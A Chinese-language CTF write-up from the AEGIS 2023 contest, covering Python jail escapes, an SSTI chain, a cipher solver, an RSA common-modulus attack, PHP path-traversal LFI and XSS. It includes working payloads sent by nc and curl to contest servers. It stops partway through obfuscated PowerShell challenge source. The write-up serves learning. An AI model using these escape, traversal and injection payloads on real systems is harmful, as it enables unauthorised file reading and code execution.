AEGIS神盾盃 2023 出賽

Link

- 隊名: 名字好難想RRRRRRRR
- 名次: 10+(忘記了~~~)

Jail1

Source code

```
while True:
    ip = input("AEGIS> ")
    if 'hint' in ip.lower():
        print(__import__('os').system('cat jail.py'))
        exit()
    try:
        if 'flag' in ip.lower():
            print("Sorry, I don't like any \"FLAG\"!")
            continue
        print(eval(ip))
    except Exception as error:
        print("ERROR:", error)
        print("Good luck next time!")
        pass
```

Recon

應該是基本的jail escape，可以看到source code中擋掉了flag string，所以可以直接用萬用字元一樣畫葫蘆就拿到flag，水題中的水題

Exploit

```
$ echo "print(__import__('os').system('cat fla*'))" | nc 35.234.20.42 8000
```

Flag: `AEGIS{600d_j0b_70_byp455_f146}`

Jail2

Background

SSTI

Source Code

```
while True:
    ip = input("AEGIS> ")
    if 'hint' in ip.lower():
        print(__import__('os').system('cat jail.py'))
        exit()
    try:
        print(eval(ip, {"__builtins__": {}}, {"__builtins__": {}}))
    except Exception as error:
        print("ERROR:", error)
        print("Good luck next time!")
        pass
```

Recon

也是水題，既然block掉__builtins__ function，代表我們沒辦法使用print之類的function，但和前面的邏輯一樣，自己import就好

Exploit - SSTI

```
$ echo "().__class__.__bases__[0].__subclasses__()
[137].__init__.__globals__['execl']('/bin/cat', 'cat', './flag.t
xt')" | nc 35.201.222.158 8000
```

Flag: `AEGIS{und3rl1n3\_c4n\_d0\_4\_l07_7h1n65}`

Jail3

Background

[the pepsi place]

Source Code

```
while True:
    ip = input("AEGIS> ")
    if 'hint' in ip:
        print(__import__('os').system('cat jail.py'))
        exit()
    try:
        if any (i in 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ' for i
in ip):
            print("I don't like any \"LETTER\"!")
            continue
        print(eval(ip, {"__builtins__": {}}, {"__builtins__": {}}))
    except Exception as error:
        print("ERROR:", error)
        print("Good luck next time!")
        pass
```

Recon

這一題承接上一題，不只block __builtins__ function，更不能輸入任何ascii letters，所以沒有解出來，我在想有沒有類似jsfuck的東西可以scramble python code或是一些magic method是不需要字母的

Exploit - 賽後解

賽後有跟其他隊伍交流一下這一題，用的方法其實就是換個encoding或是字形，實際的手法也是採用原本的SSTI，而前半段的方式有點像是splitline寫的Domain Obfuscator，把一些常見的字元換掉，在trytry看本地端可不可以過，我是採用和提供payload的朋朋一樣的字形(可以參考這個網站)$\to$`().__class__.__bases__[0].__subclasses__()[127].__init__.__globals__`
但後面的部分就沒辦法用相同的辦法構造，不過python也支援用八進制表示ascii，所以轉換一下就可以拿到flag

```
$ echo FLAG{test_123} >  flag.txt
$ echo "().__class__.__bases__[0].__subclasses__()
[127].__init__.__globals__['\145\170\145\143\154']('/\142\151\156/\143\141\164',
'\143\141\164', './\146\154\141\147.\164\170\164')" | python jail.py
AEGIS> FLAG{test_123}
```

Hidden Sheet

Recon

這一題只有給兩個google sheet，但仔細看會發現其中一個worklist(也就是flag)是被隱藏的我們看不到也不能切換過去，應該是沒有開放權限的關係，所以我們可以直接用一些功能確認其中的內容為何

Exploit

利用google spreadsheat的 尋找與取代功能 爆搜隱藏的sheet「flag」，AEGIS{xx...x}，`{` 在E1，`}` 在AJ1，接著就慢慢報搜

Flag: `AEGIS{GOOgl3_5h33t5_15_v3Ry_pOPul4r}`

Peko

Attached Files

:::spoiler message

PekOpekOPEKOPEkoPEKOPeKOPEKOpEkoPekOPeKoPEKOPEkO
PEKOpeKOPEKOPEkOPEKOpekoPEKOpeKoPekOpEKo PEKOPEKOPekOPeKoPEKOpEkoPEKOpEkO
PekOpEKOPEKOpeKOPEKOPEko PEKOPekoPEKOPEkOPekOpEKOPEKOpekoPEKOpEkoPEKOPeko
PEKOpEkoPEKOPEKO
PekOpekOPEKOPEkoPEKOPeKOPEKOpEkoPEKOpeKoPEKOPEkOPEKOPekoPEKOpEKO,
PekOpekOPEKOpeKOPEKOPEkoPekOPeKoPEKOPEko PekOpEKoPEKOpeKOPEKOPEko
PEKOpEkoPEKOpeKoPEKOPEkOPEKOpekoPEKOpEkOPekOpEKo PekOpEKoPEKOpeKOPEKOPEko
PEKOpekoPekOpEKo PEKOPEkO PEKOpEkOPEKOPEkoPEKOpEkOPEKOPeKoPEKOPEkoPekOPeKo
PEKOpEkoPEKOPEKO PekOPeKoPEKOpEkoPekOpekoPEKOPEkOPEKOpeKoPekOpEKOPekOpeko.
PekOPekOPEKOpeKOPEKOpekoPEKOpeKoPEKOPEko PEKOPekoPEKOpEkoPekOpEKO
PEKOpEkOPekOPEkoPekOPeKoPekOPeKoPEKOPEkoPEKOPekoPekOpEKOPEKOpeKoPekOpeko
PEKOPeKOPEKOPekoPEKOpEkoPekOPekOPEKOPeko PEKOPEkOPEKOPeKoPEKOpEkoPekOPEkoPekOpEKO
PekOpekOPEKOPEkoPEKOPeKOPEKOpEkoPEKOpeKoPEKOPEkOPEKOPekoPEKOpEKO,
PEKOpekoPekOpEKO PEKOpekoPekOpEKo
PEKOPEkOPekOpEKoPekOpEKoPekOPEkoPEKOpEkOPEKOPEkoPEKOpEKO
PekOpEKOPEKOpeKOPEKOPEkOPekOpEKO PEKOpekoPekOpEKOPekOpEKo
PEKOpEKOPEKOPEkoPEKOPekoPEKOpekoPekOPEKoPEKOPEkoPEKOPekoPekOpEKo
PEKOPEkOPekOPeKoPEKOPEko, PEKOpeKoPEKOpekoPEKOPeKOPEKOPEko
PekOpekOPEKOPEkoPEKOPeKOPEKOpEkoPekOPeKoPEKOPEkO,
PEKOPEkOPEKOPekoPEKOpekoPEKOpEkOPEKOPEkOPEKOpeKoPekOpEKo
PEKOpeKOPekOPEkoPEKOpEkOPEKOPEkOPEKOPekoPekOpEKo PekOPekOPEKOpekoPekOpEKOPEKOpeKO
PekOPeKoPEKOPEkOPEKOPeKoPEKOPeKoPEKOpekoPekOpEKO-PEKOPEkoPEKOPEkOPekOPeKoPekOpEKo
PEKOPEkOPEKOPekoPEKOpEKO
PEKOpEKoPEKOpEkoPEKOpEkOPekOpekOPEKOPEkOPekOPeKoPEKOPEkOPekOpEKOPEKOpekoPekOPEKOP
EKOPEkoPEKOpeKoPekOpeko PEKOpeKoPEKOpEkoPEKOPekoPEKOPekO
PEKOpeKoPEKOpekoPEKOPEKOPEKOPEkoPekOpEKoPekOpekOPEKOPEkOPEKOPekoPekOpEKo,
PEKOPEkOPEKOPekoPEKOpEKO PekOpEKOPEKOpeKOPEKOPEkOPekOpEKO
PekOpEKOPEKOpeKOPEKOPEko PekOPeKoPEKOPEkOPEKOPeKoPEKOPeKoPEKOpekoPekOpEKO-
PEKOpEkOPEKOpEkoPekOpEKOPEKOpekoPEKOPEKO
PEKOPEkOPekOpekOPekOpekOPEKOPEkOPekOPeKoPEKOPEkoPEKOPekoPekOpEKO PEKOpekoPEKOPeko
PekOpekOPEKOPEkoPEKOPeKOPEKOpEkoPekOPeKoPEKOPEkO'PekOpEKo
PEKOPEKOPEKOPEkOPekOpEKoPEKOpeKOPEKOpekoPEKOpEkoPEKOPeko PEKOPEkOPEKOPekoPEKOpEKO
PEKOPEkOPEKOpEkoPEKOPEkoPEKOPEkoPekOpEKoPekOpEkoPEKOpEkoPekOPeKoPEKOpekoPEKOPEkoP
ekOpEKo PEKOpekoPekOpEKo
PekOpEKoPEKOpekoPEKOPekOPEKOPekoPEKOpekoPEKOPEKOPEKOpekoPEKOpEKoPEKOPEkOPEKOPekoP
ekOpEKO PekOpEKOPEKOpEko PekOpEKOPEKOpeKOPEKOPEkoPEKOpekoPekOPeKo
PEKOpEKoPekOPEkoPEKOpeKoPekOpEKOPekOPEkoPekOPeKoPEKOPEko.
PEKOPEkOPEKOpEkoPEKOpEkoPEKOpEkoPekOPeKoPEKOpEKOPEKOpekoPEKOPekoPEKOPekO
PekOpEKOPEKOpEko PekOpekOPEKOPEkoPEKOPeKOPEKOpEkoPekOPeKoPEKOPEkO,
"PekOpekOPEKOPEkoPEKOPeKOPEKOpEko" PEKOpekoPekOpEKo PekOpEKOPEKOpeKOPEKOPEko
PEKOpEkoPEKOPekoPEKOpeKoPekOpeko PekOPekOPEKOpEkoPekOPeKoPEKOpEKO
PEKOpekoPEKOPeko PekOpEKOPEKOpeKOPEKOPEko
PekOpekOPEKOPEkoPEKOPeKOPEKOpEkoPEKOpeKoPEKOPEkOPEKOPekoPEKOpEKOPEKOpekoPekOpEKoP
EKOpeKO PEKOpeKoPEKOPEkOPEKOPekoPEKOPekOPekOPEkoPEKOPEkOPEKOPekOPEKOPEko.
PEKOpekoPEKOPeko-PEKOpeKoPEKOpekoPEKOPekoPEKOPEko
PekOPekOPEKOpekoPekOpEKOPEKOpeKO PEKOpeKOPEKOPEkoPekOPeKo
PEKOpEKoPEKOpeKoPEKOPEkOPEKOpekoPEKOpEkOPekOpEKo PEKOpEkoPEKOPEKO PEKOPEkO
PekOPeKoPEKOpEkoPekOpekoPEKOPEkOPEKOpeKo
PekOPEkoPekOpekOPEKOPeKoPekOPeKoPEKOpekoPEKOPekoPEKOPekOPEKOpekoPEKOPekoPEKOPekO,
PekOpekOPEKOPEkoPEKOPeKOPEKOpEkoPekOPeKoPEKOPEkO'PekOpEKo
PekOpekOPEKOPEkoPekOPeKoPekOpEkoPEKOpEkoPEKOPekoPEKOPEkOPEKOpeKoPEKOpekoPekOpEKOP
ekOpeko PEKOpEkoPEKOPEkOPEKOPeko PEKOPeKoPEKOPEko
PEKOpEKOPEKOPEkoPekOpEKoPEKOpEKoPekOPeKoPEKOpekoPEKOPeKoPEKOPEkoPEKOpEKO
PEKOPEkOPekOpEKo
PEKOpEkoPekOPEkoPekOpEKOPekOPekOPEKOPEkOPekOPeKoPEKOpEKOPEKOpeKoPekOpeko

```
PEKOPeKoPekOPeKoPEKOPEkOPekOpEKOPekOpEKOPekOpeko,
PEKOpeKOPEKOPEkOPekOPEkoPEKOPekOPEKOpeKOPekOpEKOPekOpeko,
PEKOpekoPEKOpEkOPEKOpEkOPEKOPEkOPekOpEKOPekOPEkoPekOPeKoPEKOPEko
PEKOPEkOPEKOPekoPEKOpEKO PekOpEKoPekOPEkoPekOPeKoPEKOpeKoPekOpeko,
PEKOPeKoPekOPEkoPekOpEKO
PEKOPekOPEKOPEkoPEKOPekoPekOPEkoPEKOpekoPEKOPekoPEKOPEkoPEKOpeKoPekOpeko
PekOpekOPEKOpeKoPEKOPEkOPekOpekoPEKOPEKOPekOPEkoPEKOpeKo PEKOPEkOPEKOPekoPEKOpEKO
PEKOPEKOPekOPeKoPEKOpekoPEKOPEkoPEKOPekoPEKOpEKOPEKOpeKoPekOpeko.
PEKOPeKoPekOPEkoPekOpEKO PekOPekOPEKOpeKOPEKOPEkoPEKOPeko
PEKOPekoPEKOpEkoPekOpEKO PEKOpEkoPEKOPeko
PEKOPEKoPEKOPEkOPEKOPEkOPEKOPEkoPekOPeKoPEKOPEkO PekOpEKoPEKOpeKOPEKOPEko
PEKOpeKOPEKOPEkOPekOpEKo PEKOPeKoPEKOPEkoPEKOPEkoPEKOPeko
PEKOPekoPEKOpEkoPekOpEKOPEKOPEkoPEKOpEKO PEKOPeKoPekOpeko
PEKOPEkoPekOpEKOPEKOpeKOPEKOPEkoPekOPeKo
PEKOpeKOPEKOpEkoPEKOpeKoPEKOpEkoPEKOpeKoPEKOpekoPekOPEKOPEKOPEko
PEKOPekOPEKOpekoPekOPeKoPEKOpeKoPekOpEKo PEKOPEkOPekOpEKo
PekOpekOPEKOpEkoPEKOpeKoPEKOpekoPekOpEKOPEKOPEko PEKOPEkOPEKOPekoPEKOpEKO
PekOpEKoPEKOpeKOPekOpeko PekOpEKOPEKOpEko PEKOPEkOPekOpEKo
PekOpEKoPEKOpeKOPEKOpeko PekOpEKoPekOpEKOPEKOPeko'PekOpEKO
PEKOpeKoPEKOpekoPEKOPeKOPEKOPEko PekOpekOPEKOPEkoPEKOpEkoPekOpekOPEKOpeKoPEKOPEko
PEKOpekoPEKOPeko PEKOpeKOPEKOPEkoPekOPeKo
PekOpEKoPekOpekOPEKOPEkOPEKOpEKoPEKOPEko, PEKOPEkOPekOpEKo
PekOPekOPEKOPEkoPEKOpeKoPEKOpeKo PEKOPEkOPekOpEKo PEKOpEkoPEKOPekoPEKOPEko
PekOpEKOPEKOpEko
PEKOpekoPEKOPekoPekOpEKOPEKOPEkoPekOPeKoPEKOPekoPEKOPEkOPEKOpeKoPEKOpekoPekOPEKoP
EKOPEko PEKOpeKOPEKOPEkoPekOPeKo PekOpekOPEKOPEkOPEKOpekoPEKOPeko
(PEKOPEkOPekOpEKo PEKOPekoPEKOpEkoPekOpEKOPEKOPEkoPEKOpEKO PEKOPeKoPekOpeko
PEKOpeKOPEKOpEkoPekOPEkoPekOpEKoPEKOpeKOPEKOpEkoPekOPEko
PEKOpEkOPEKOPEkOPekOPeKoPEKOpekoPEKOPekoPEKOPEko)
PekOpekOPEKOpeKOPEKOpekoPEKOpEKoPEKOpeKO PEKOPEkoPEKOPekoPEKOpEKOPEKOPEkoPEKOpEKO
PekOPEkoPekOpekO
PekOpekOPekOPeKoPEKOPEkoPEKOpEkOPEKOPEkOPekOpEKOPekOPEkoPekOPeKoPEKOPEkoPEKOpeKoP
ekOpeko PEKOPEkoPEKOPekoPEKOpEKOPEKOpekoPEKOPekoPEKOPekO PEKOpEkoPEKOPekoPEKOPEko
PEKOpEkoPEKOPEKO PEKOpeKOPEKOPEkoPekOPeKo
PekOpEKoPekOpEKOPekOPeKoPEKOPEkOPEKOPEkOPEKOpEkOPekOpEKo
PekOPekOPEKOpekoPekOpEKOPEKOpeKO PEKOpeKOPEKOPEkoPekOPeKo PEKOpekoPEKOPeko
PekOpEKOPEKOPEkoPEKOPEkOPekOPeKoPekOpEKo.
```

:::
:::spoiler flag.peko

```
pekOpekOpEKOpeKOpekOpekOpEKOPEkOPeKoPEkOpekoPekOpekOpekOpEKOpeKOpekOpekOpEKOPEkOP
eKoPEkOpekopeKOpekOpekOpEKOpeKOpekOpekOpEKOPEkOPeKoPEkOpekoPekOpekOpekOpEKOpeKOpe
kOpekOpEKOPEkOPeKoPEkOpekopeKOpekOpekOPEkopEkopekOpekOPekOpekopekOpekOPEKOpEkopek
OpekOPekOPEkopekOpekOPEkopEkopekOpekOPekOPeKopekOpekOPEKOPEkopekOpekOPEKOPEkOpekO
pekOPEKOpeKopekOpekOPEKOpeKopekOpekOPekOpekopekOpekOPEkopEkopekOpekOPekOPEkopekOp
ekOPEKOPekopekOpekOPEKOpEKOpekOpekOPEKOPEkopekOpekOPekOPeKopekOpekOPekOpEKopekOpe
kOPekOpEKOpekOpekOPEKOPEkOpekOpekOPEKOPekopekOpekOPEKOpEKOpekOpekOPEkopEkopekOpek
OPekOPekOpekOpekOPEKOpeKOpekOpekOPEKOPEkOpekOpekOPekOpEKOpekOpekOPEkopEkopekOpekO
PEKOpEKOpekOpekOPEKOpEkopekOpekOPEKOPEkopekOpekOPekOpEKopekOpekOPEkopEkopekOpekOP
ekOpEKOpekOpekOPEKOpeKOpekOpekOPEKOPEkopekOpekOPEkopEkopekOpekOPekOpekOpekOpekOPE
KOPEkopekOpekOPEKOPeKOpekOpekOPEKOpEkopekOpekOPEkopEkopekOpekOPEKOpEkOpekOpekOPEK
OPEkopekOpekOPEKOPEkOpekOpekOPEKOPekopekOpekOPeKoPEkOpekOpekOPeKoPEkOpekOpekOPeKo
PEkOpekOpekOPeKoPEkO
```

:::

Recon

他會先用itertool產生16種不同的peko(就是大小寫不一樣)，然後可以對應hex，接著阿把flag中每一個字元，用04x的方式產生，假設是字元A，就會是0041，然後會把每一個字元用peko表示，我是想說可以直接隨便assign不同的peko，然後在字頻分析但這樣行不通，因為peko是已經變成hex的結果再轉變成peko，不是單純的ascii

Exploit from 劉沛凡

賽後有和沛凡求解這一題，就是字頻分析，然後抓出不同的peko對應到哪一個hex digit這樣

```
import string


def find(s:str, arr:list):
    for i, a in enumerate(arr):
        if(a == s):
            return i
    return None

def get_flag(pekoS):
    ans = ""
    with open('./神盾獎/Crypto/peko/flag.peko', encoding='utf-8') as f:
        peko_file = f.read()
        for p in range(0, len(peko_file), 16):
            this_p = peko_file[p:p+16]

            char_hex = 0
            for i in range(0, len(this_p), 4):
                char = this_p[i:i+4]
                index = find(char, pekoS)
                char_hex += index * int(pow(16, 3-i//4))

            ans += chr(char_hex)
    return ans

def get_msg(pekoS):
    ans = ""
    with open("message.peko", encoding='utf-8') as f:
        msg_peko = f.read()
        i = 0
        while(i < len(msg_peko)):
            if(msg_peko[i]=='p' or msg_peko[i]=='P'):
                chr_hex = 0
                for j in range(2):
                    this_peko = msg_peko[i:i+4]
                    index = find(this_peko, pekoS)
                    chr_hex += index * pow(16, 1-j)
                    i += 4
                ans += chr(chr_hex)
            else:
                ans += msg_peko[i]
                i += 1
```

```
    return ans

if __name__ =='__main__':
    # test()
    # print()
    # PEKOPEko: 65(e)
    # PEKOPEkO: 61(a)
    # PEKOPeko: 6f(o)
    # PEKOpeko: 69(i)
    # PekOpEKO: 74(t)
    # PEKOpEko: 6e(n)
    # PekOpEKo: 73(s)
    # PekOPeKo: 72(r)
    # PEKOpeKO: 68(h)
    # PEKOpeKo: 6c(l)
    # k: 6b --> m: 6d
    # n: 6e --> o: 6f
    pekoS = ['pekO', 'PEko', 'PekO', 'pEKo',
             'PEKO', 'peko',
             'PEKo', 'peKo', # a: 61~7a
            'peKO', 'Peko', 'PeKo', 'pEkO', 'pEKO', 'pEko', 'PEkO', 'PeKO']

    new_pekos = [''] * 16

    new_pekos[0x1] = "PEkO"
    new_pekos[0x2] = "PeKo"
    new_pekos[0x3] = "pEKo"
    new_pekos[0x4] = "pEKO"
    new_pekos[0x5] = "PEko"
    new_pekos[0x6] = "PEKO"
    new_pekos[0x7] = "PekO"
    new_pekos[0x8] = "peKO"
    new_pekos[0x9] = "peko"
    new_pekos[0xb] = "PeKO"
    new_pekos[0xc] = "peKo"
    new_pekos[0xd] = "pEkO"
    new_pekos[0xe] = "Peko"
    new_pekos[0xf] = "pEko"

    j = 0
    for i in range(16):
        if(new_pekos[i] == ''):
            while(j < 16):
                if(pekoS[j] not in new_pekos):
                    new_pekos[i] = pekoS[j]
                    j += 1
                    break
                j += 1

    ans = get_flag(new_pekos)
    print(ans)
```

Flag: `AEGIS{HA↗HA↘HA↗HA↘_you_really_understand_what_does_the_peko_mean!!!!}`

which e

Source Code

```
from SECRET import flag, es
from Crypto.Util.number import *
import random

p = getPrime(1024)
q = getPrime(1024)
n = p*q
e1, e2 = random.choices(es, k=2)
ct1, ct2 = pow(bytes_to_long(flag), e1, n), pow(bytes_to_long(flag), e2, n)

print(f'{n   = }')
print(f'{es  = }')
print(f'{ct1 = }')
print(f'{ct2 = }')
# n   =
207820944720221099136310538181234813143589448833966545845161757553379552891288419
973971416908586835913467102259280266802100311344881623888539011045220004251770388
695371847110966828003211728705499697223520410295748135590270937745353811414730192
566196643571256849841092184333400749872240188646512501102073024746202517300056171
024829975199938220194002674270663979253361370987150140714326858621898937808056449
363757090835643145582083291552945839648205381538111062216638597456957808109347028
386398096946041343890946206989535974483262994168545441261621772489010399695269742
989493847645745217338363698948121604984140612784 57
# es  = [335337, 313179, 269499, 379023, 371181, 270051, 220263, 340071, 331257,
323571, 291219, 242967, 250329, 376413, 260571, 299067, 323151, 252741, 284433,
284997, 348423, 283317, 273711, 228309, 320079, 387507, 261969, 372891, 201171,
255999, 336783, 359097, 380199, 389523, 319119, 210963, 338271, 314733, 302307,
388599, 303189, 281847, 311097, 230619, 206673, 196743, 338853, 372441, 319323,
279921, 253947, 374007, 277869, 219543, 228477, 252051, 381651, 210963, 235461,
333363, 224493, 302079, 248343, 337749, 228759, 316221, 352059, 222231, 312843,
345963, 361149, 253041, 296679, 389121, 207033, 313581, 287673, 226011, 253263,
217263, 334023, 298821, 234579, 370551, 201219, 318309, 244119, 207201, 250491,
206211, 258729, 273477, 228729, 202497, 245607, 340467, 358539, 383127, 304431,
202281]
# ct1 =
197097433395649918047456811153509743722186245901452958026530224688296664310627623
546934887750385385179718749483900476888736298172595870306664470311698625291580854
417797250404990564224802911369036039546443042557377410358651828174415873729658187
124066750733619273884553003680333144716908550395616755964343988056108884136830069
570071490751651077518898360362118291897071587071610536270427099331301005580406730
445762462152293167594581119112639699168161997282999394038866592112275890121383491
922658606513214548556353912546221008510976675644225653036258024340123424001683116
444811721251680208230802679611233710348559323549 16
```

```
# ct2 =
31440961545929105293601430325794544685130762442557194103641004353669879138391162177945445740766664691762738187947206326209293275928777954393905710156449464704303873254596202166251227903712152334694731675317573911340160356261152798442066758219628178120474407159127592505220879349608746033772319598919988163777045439357365644084104543935295875864348195554595546512682123627223589337085399582921225585479109208330594035046541295560834015102813188701860551826059896630273272107267085921477927823701058815431864985583532140984140790981515628854838618029343274534091133604137062797221730790716973366292957745548403552045 63
```

Recon

這題直覺應該是共模攻擊，詳細可以看模數相關攻擊 - CTF Wiki，反正他有很多的e，每一個e如果都除以3都會是prime，也就是達成了這個攻擊的條件，e_1,e_2互質/N相同/也拿到c_1,c_2，我寫的script如下，但不知道是哪邊出了問題

$$c_1 = m^{e_1}\ (mod\ N)$$
$$c_2 = m^{e_2}\ (mod\ N)$$
$$\because s*(\frac{e_1}{3})+t*(\frac{e_2}{3}) = 1(\text{歐基里德擴展})$$
$$\therefore s*e_1+t*e_2 = 3$$
$$c_1^s*c_2^t = m^{e_1\cdot s+e_2\cdot t} = m^3\ (mod\ N)$$

:::info
[23/10/23 更新]: 賽後有和沛凡和asef討論這個題目，終於知道問題出在哪邊，當我們解出m^3時，要記得$mod\ n$，然後找到m的方式就是暴力搜，暴力搜得意思是因為我們拿到的m^3其實是$mod\ N$的結果，代表要找到真正的flag可能要再加上數個N才會是原本的flag，也就是$flag \equiv m^3\ (mod\ N)\to flag=k\cdot N+m^3|k\in \mathbb{Z}$，所以我們只要暴力找到那個$k$使得$m^3$開三次方根是整數就代表我們找到真正的flag了
:::

Exploit Refer apart from 劉沛凡 & @asef

```
import gmpy2
from Crypto.Util.number import long_to_bytes
from tqdm import trange
from sage.all import *

n = 20782094472022109913631053818123481314358944883396654584516175755337955289128841997397141690858683591346710225928026680210031134488162388853901104522000425177038869537184711096682800321172870549969722352041029574813559027093774535381141473019256619664357125684984109218433340074987224018864651250110207302474620251730005617102482997519993822019400267427066397925336137098715014071432685862189893780805644936375709083564314558208329155294583964820538153811106221663859745695780810934702838639809694604134389094620698953597448326299416854544126162177248901039969526974298493847645745217338363698948121604984140612784 57
```

```
c1 =
19709743339564991804745681115350974372218624590145295802653022468829666431062762354693488775038538517971874948390047688873629817259587030666447031169862529158085441779725040499056422480291136903603954644304255737741035865182817441587372965818712406675073361927388455300368033314471690855039561675596434398805610888413683006957007149075165107751889836036211829189707158707161053627042709933130100558040673044576246215229316759458111911263969916816199728299939403886659211227589012138349192265860651321454855635391254622100851097667564422565303625802434012342400168311644481172125168020823080267961123371034855932354916
c2 =
31440961545929105293601430325794544685130762442557194103641004353669879138391162177945445740766664691762738187947206326209293275928777954393905710156449464704303873254596202166251227903712152334694731675317573911340160356261152798442066758219628178120474407159127592505220879349608746033772319598919988163777045439357365644084104543935295875864348195554595546512682123627223589337085399582921225585479109208330594035046541295560834015102813188701860551826059896630273272107267085921477927823701058815431864985583532140984140790981515628854838618029343274534091133604137062797221730790716973366292957745548403552045 63
es  = [335337, 313179, 269499, 379023, 371181, 270051, 220263, 340071, 331257,
323571, 291219, 242967, 250329, 376413, 260571, 299067, 323151, 252741, 284433,
284997, 348423, 283317, 273711, 228309, 320079, 387507, 261969, 372891, 201171,
255999, 336783, 359097, 380199, 389523, 319119, 210963, 338271, 314733, 302307,
388599, 303189, 281847, 311097, 230619, 206673, 196743, 338853, 372441, 319323,
279921, 253947, 374007, 277869, 219543, 228477, 252051, 381651, 210963, 235461,
333363, 224493, 302079, 248343, 337749, 228759, 316221, 352059, 222231, 312843,
345963, 361149, 253041, 296679, 389121, 207033, 313581, 287673, 226011, 253263,
217263, 334023, 298821, 234579, 370551, 201219, 318309, 244119, 207201, 250491,
206211, 258729, 273477, 228729, 202497, 245607, 340467, 358539, 383127, 304431,
202281]

def integer_root(cipher, n, root):
    for i in trange(200000000):
        trial = ZZ(cipher + i * n).nth_root(root, truncate_mode=1)
        if(trial[1]):
            return trial[0]

    return None


check = False
for i in trange(len(es)):
    for j in range(len(es)):
        if es[i] != es[j]:
            if(pow(c1, es[i], n) == pow(c2, es[j], n)):
                e1 = es[j]
                e2 = es[i]
                check = True
                break
        if check:
            break


gcd, s, t = gmpy2.gcdext(e1, e2)
m_3 = (gmpy2.powmod(c1, s, n) * gmpy2.powmod(c2, t, n)) % n
flag = integer_root(m_3, n, gcd)
# k = Zmod(n)
```

```
# flag = k(m_3).nth_root(3)
print(f'Flag: {long_to_bytes(flag)}')
```

Flag: `AEGIS{ju57_bru73_f0rc3_4nd_36cd_anVzdF9ic}`

Computer

Source Code

:::spoiler Source Code

```php
//require "/flag.php";
if (isset($_POST['component']))
{
    $component = $_POST['component'];
    $lowercaseComponent = strtolower($component);
    $pattern_file = "/^cpu|gpu|hd|io|ram|psu$/";
    $keyword = "source";
    if (preg_match($pattern_file, $lowercaseComponent))
    {
        $lowercaseComponent = "./component/" . $lowercaseComponent;
        $file = fopen($lowercaseComponent, 'r');
        if ($file !== false)
        {
            while (($line = fgets($file)) !== false)
            {
                echo "<br>";
                echo $line;
            }
        }
        else
        {
            echo "No such file or directory";
        }
        fclose($file);
    }
    elseif (strpos($lowercaseComponent, $keyword) !== false)
    {
        highlight_file(__FILE__);
    }
    else
    {
        echo "No such file or directory";
    }
}

?>
```

:::

Recon

這一題主要是LFI的洞，然後查看封包會發現只要輸入的參數component內容中有帶入`cpu|gpu|hd|io|ram|psu`等特定字，就會過preg_match，然後我們可以加上`../flag.php`之類的路徑，最後他會吐出該檔案中的內容(如果該檔案存在)

Exploit - LFI


這一題不知道為啥在本地端自己測試的時候會成功讀取到flag，但是在server side就爛掉了

```
$ curl -X POST http://35.236.149.150/computer_componets/index.php -d
"component=ram../../../../flag.php"
```

&#127822&#127820&#127817&#127822&#127820&#127817

Recon

這一題有非常明顯的XSS，用burp看package直接把參數換成script tag就好，然後...，就沒有然後了，我不會後續的利用 QAQ



Exploit - XSS

```
$ curl -X POST 34.80.25.177:5000 --data "fruit_selector=<script>alert(123);
</script>"
```

:::info
23/10/22 更新: 今天有跟Kaibro聊一下這一題，如果是XSS的洞通常連不到後端，因為本身就只是前端的洞，不過如果可以利用一些社交工程或是session hijacking的技術拿到後端的帳密，也是有不錯的傷害，但我猜這一題應該不是考XSS，應該還有其他更明顯的洞
:::

Kill 4

Source Code

:::spoiler

```
Write-Host "Please input integer arry" -ForegroundColor green
Write-Host "EX : 1 2 3 4 5..." -ForegroundColor green
$n = $("O", "0", "r", "e", "m", "o", "v", "C", "h", "i", "l", "d", "b", "y", "c",
"u", "n", "t", "p", "s", ":", "=", ".", "k", "g", ";", "4", "M", "a", "T", "(",
")", "S", "I", "w", "D", "E", "2", "1", "9", "]", "H", "Y", "U", "G", "J", "f",
"$", " ", "x", "[", "3", "j", "7", "q", "K", "P", "W", "L", "Z", "B", "z", "6",
"8", "_", "-", "F", "Q", "R", "N",",","{","}","A","'")
$5S55S55S55SS555 = $n[9..9+16..16+32..32+36+2..2+17] -join ''
$nn = '$n'
${S555555S555555} = $env:comspec
$i = 0..74
$5555555555SS55SS5 = $n[46..46+15..16+14+17..17+9..9+5+16..16+48] -join ''
$S55S5S5SSS55SS55 = $i[0..1+1..1+0..1+1..1+1..1+0..1+0..0+0..0+0..1+0..1+0..0] |
ConvertTo-Json
$5S55S555S5S5S5S5 = "".$5S55S55S55SS555
$SSS5S5S55SS5SSSS = $n[29..29+5..5+29..29] -join ''
$5S5S5S555S5SSSSS = $n[29..29+64+29..29] -join ''
${5S55S5S5S55S5S} = "$5S55S555S5S5S5S5"
$S5S555SSSS5S5S5S = $n[67..67+15..15+67] -join ''
$SSS5S55SSS5SSS55 = $n[29..29+34..34+29] -join ''
$5S55S55S5SS55S55 =
$n[47..47+13+48..48+21+48..48+29..29+64..64+29..29+48+47..47+13+72..72+25..25] -
join ''
$SSS5SSSSSSS5S5S5 = $n[47..47+34..34+21+38..38+25..25] -join ''
$S5S55S5SS55S5S5S =
$n[2..3+29+15..15+68..69+48+29..29+5+29..29+48..48+47..47+16..16+49..49+48+38..38
] -join ''
$S5S5555SS5555S55 =
$n[56..56+28..28+2..2+28+27..27+30+50..50+33..33+16..17+40..40+47+49..49+70..70+5
0+9..9+16..17+40+47..47+13+31..31+25..25] -join ''
$SSS55S5SS55S5SS5 = $n[68..68+3+17..17+15..15+2..2+16+48..48+47..47+49] -join ''
$S5S55S5SS5SSS5S5 = $n[68..68+3..3+29..29+15+68..68+16+48..48+47+61..61+72..72] -
join ''
$5S55S55SSSS5S5S5 =
